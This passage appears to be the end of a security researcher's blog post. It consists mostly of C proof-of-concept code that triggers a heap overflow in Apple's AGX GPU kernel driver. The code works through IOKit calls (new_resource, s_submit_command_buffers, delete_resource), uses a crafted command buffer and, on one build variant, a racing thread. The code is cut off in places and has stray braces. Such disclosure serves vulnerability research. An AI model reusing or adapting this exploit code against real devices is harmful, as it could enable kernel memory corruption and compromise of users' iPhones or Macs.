    *((uint32_t*)(input_buf+0x30)) = global_surface_id;

    uint8_t* output_buf = calloc(1, 1024);

    size_t output_buffer_size = 1024;

    err = IOConnectCallMethod(shared_user_client_conn, 0, NULL, 0, input_buf,
1024, NULL, 0, output_buf, &output_buffer_size);
    if (err != KERN_SUCCESS) {
        printf("new_resource failed: 0x%x\n", err);
        return;
    }
    printf("new_resource success!\n");

    // try to build the command buffer structure:
#ifdef IS_12_B1
    int target_size = 0x200;
#else
    int target_size = 0x800;
#endif
    int n_entries = target_size / 0x30;

    uint8_t* cmd_buf = (uint8_t*)shmem1_desc.base;

    *((uint32_t*)(cmd_buf+0x8)) = 1;
    *((uint32_t*)(cmd_buf+0x24)) = n_entries; // n_entries??

#ifdef IS_12_B1
    if (loop == 0) {
        pthread_t th;
        pthread_create(&th, NULL, racer_thread, (cmd_buf+0x24));
        usleep(50*1024);
    }
}

```

```
    }
#endif

    int something = (target_size+8) % 0x30 / 8;

#ifdef IS_12_B1
    for (int i = 0; i < n_entries+20; i++) {
#else
    for (int i = 0; i < n_entries; i++) {
#endif
    uint8_t* base = cmd_buf + 0x28 + (i*0x40);
    for (int j = 0; j < 7; j++) {
        *((uint32_t*)(base+(j*4))) = 3; // resource_id?
        *((uint16_t*)(base+(0x30)+(j*2))) = 1;
    }
    if (i > something) {
        *((uint16_t*)(base+0x3e)) = 6;
    } else {
#ifdef IS_12_B1
        // this is not the overflow we're targeting here
        *((uint16_t*)(base+0x3e)) = 6;
#else
        *((uint16_t*)(base+0x3e)) = 7;
#endif
    }
}

    struct submit_command_buffers_struct_input cmd_in = {0};
    cmd_in.field_1 = 1;
    cmd_in.resource_id_0 = shmem0_desc.id; // 1
    cmd_in.resource_id_1 = shmem1_desc.id; // 2

    // s_submit_command_buffers:
    err = IOConnectCallMethod(agx_command_queue_userclient, 1, NULL, 0,
&cmd_in, sizeof(cmd_in), NULL, NULL, NULL, NULL);

    printf("s_submit_command_buffers returned: %x\n", err);

    // delete_resource:
    uint64_t three = 3;
    err = IOConnectCallMethod(shared_user_client_conn, 1, &three, 1, NULL, 0,
NULL, NULL, NULL, NULL);
    printf("delete_resource returned: %x\n", err);

    //
}
}
```

Posted by Tim at 5:05 PM

No comments:

Post a Comment

Comment as: **Google Account**

[Newer Post](#)

[Home](#)

[Older Post](#)

Simple theme. Powered by [Blogger](#).